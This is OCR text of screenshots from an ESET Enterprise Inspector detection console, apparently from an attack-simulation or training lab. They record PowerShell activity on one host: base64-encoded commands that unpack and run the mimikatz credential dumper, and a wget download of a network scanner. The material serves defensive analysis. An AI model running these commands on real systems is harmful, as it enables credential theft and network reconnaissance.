

ESET ENTERPRISE INSPECTOR
DISABLED
Search
HELP
ADMINISTRATOR
> 180 MIN
< BACK
All > Потерянные и найденные > TS03-hack.esd.local > powershell.exe > powershell.exe - Process details
Details
Aggregated Events
Alarms
Raw Events
Loaded Modules (DLLs)
TS03-hack.esd.local
PARENT GROUP Потерянные и найденные
LAST CONNECTED 37 seconds ago - 3 черв. 2019, 15:08:00
LAST EVENT 4 minutes ago - 3 черв. 2019, 15:04:23
AGENT VERSION 1.2.894
OS
Events
File 15
Registry 1
Network 0
wininit.exe (476)
services.exe (620)
svchost.exe (5252)
powershell.exe (4384)
powershell.exe (2604)
Expand-Archive c:\Users\admin\desktop\mimi.zip -DestinationPath %TEMP%
PROCESS
COMMAND LINE -EncodedCommand RQB4AHAAYQBuAGQALQBBAHIAYwBoAGkAdgBlACAAYwA6AFwAVQBzAGUAcgBzAFwAYQBkAG0AaQBuAFwAZABlAHMAawB0AG8AcABcAG0AaQBtAGkALgB6AGkAcAAg AC0ARABlAHMAdABpAG4AYQB0AGkAbwBuAFAAYQB0AGgAIAA1AFQARQBNAFAAJQA=
PATH %SYSTEM%\windowspowershell\v1.0\
STARTED 6 days ago - 28 трав. 2019, 12:41:49
ENDED 6 days ago - 28 трав. 2019, 12:41:50
PARENT PROCESS powershell.exe (4384)
INTEGRITY LEVEL High
COMPUTER TS03-hack.esd.local
EXECUTABLE powershell.exe
SHA-1 6CBCE4A295C163791B60FC23D285E6D84F28EE4C
DOWNLOAD FILE
DOWNLOAD SCRIPT
KILL PROCESS



ENTERPRISE INSPECTOR
DISABLED
Search
HELP
ADMINISTRATOR
> 180 MIN
< BACK
All > Потерянные и найденные > TS03-hack.esd.local > powershell.exe > powershell.exe - Process details
Details
Aggregated Events
Alarms
Raw Events
Loaded Modules (DLLs)
TS03-hack.esd.local
PARENT GROUP Потерянные и найденные
LAST CONNECTED 33 seconds ago - 3 черв. 2019, 15:09:31
LAST EVENT 5 minutes ago - 3 черв. 2019, 15:04:23
AGENT VERSION 1.2.894
OS Windows Server 2016
Events
File 5
Registry 1
Network 0
C:\Windows\System32\%TEMP%\x64\mimikatz.exe
PROCESS
COMMAND LINE -EncodedCommand QwA6AFwAVwBpAG4AZABvAHcAcwBcAFMAeQBzAHQAZQBtADMAMgBcACUAVABFAE0AUAA1AFwAeAA2ADQAXABtAGkAbQBpAGsAYQB0AHoALgBlAHgAZQA=
PATH %SYSTEM%\windowspowershell\v1.0\
STARTED 6 days ago - 28 трав. 2019, 10:34:58
ENDED 6 days ago - 28 трав. 2019, 10:42:11
PARENT PROCESS powershell.exe (4384)
INTEGRITY LEVEL High
COMPUTER TS03-hack.esd.local
EXECUTABLE powershell.exe
SHA-1 6CBCE4A295C163791B60FC23D285E6D84F28EE4C
REPUTATION (LIVEGRID®) Safe (9)
DOWNLOAD FILE
DOWNLOAD SCRIPT
KILL PROCESS
exe (476)
services.exe (620)
svchost.exe (5252)
powershell.exe (4384)
powershell.exe (2536)
mimikatz.exe (7068)


Internet
Targeted network
WEB
web admin
Вектор 3
DMZ
TERM
Management
scan
TERM
admin



ENTERPRISE INSPECTOR
DISABLED
Search
HELP
ADMINISTRATOR
> 180 MIN
< BACK
All > Потерянные и найденные > TS03-hack.esd.local > powershell.exe > powershell.exe - Process details
Details
Aggregated Events
Alarms
Raw Events
Loaded Modules (DLLs)
TS03-hack.esd.local
PARENT GROUP Потерянные и найденные
LAST CONNECTED 42 seconds ago - 3 черв. 2019, 15:11:32
LAST EVENT one minute ago - 3 черв. 2019, 15:11:06
AGENT VERSION 1.2.894
OS Windows Server 2016
Events
File 7
Registry 1
Network 1
wininit.exe (476)
services.exe (620)
svchost.exe (5252)
powershell.exe (4384)
powershell.exe (4648)
wget https://dw68.uptodown.com/dwn/xevid7y9_MiptTKyk4HlyOS342HI2tpLl16Z149r1Kzud5Hc3FgbdBj1vP_9o7R35PudfFiWaGabvO0kCkRb0WHoIu4KAMhxDsu6EQiwrflqsLH7ZMjvmG_M0lpOQSAB/APUrajgQ75nT4_0DVuW0X21BkQyj0CyE0NTFLxhjet9W7Ds78XTTsxvj8FK0rwN85Iboq_9waLhWb5i0i08qcBEp9n0NXTiirZ15uly-_TXKw7mFAjrcGug_dBE7Acq3/lIDHkL254hPIh9kDvwhGUwxuCm6oKfNI2p15OLTcsG_m8_BvAVijstxgtIYHU4jN94sVc57hn49ofTdju0RPph3ZdymyWBV0oa9KpQFU8Cc=/angry-ip-scanner-3-5-1.exe -O C:\Users\admin\Desktop\scan.exe
PROCESS
COMMAND LINE
PATH %SYSTEM%\windowspowershell\v1.0\
STARTED 6 days ago - 28 трав. 2019, 11:07:29
ENDED 6 days ago - 28 трав. 2019, 11:09:49
PARENT PROCESS powershell.exe (4384)
INTEGRITY LEVEL High
DOWNLOAD FILE
DOWNLOAD SCRIPT
KILL PROCESS

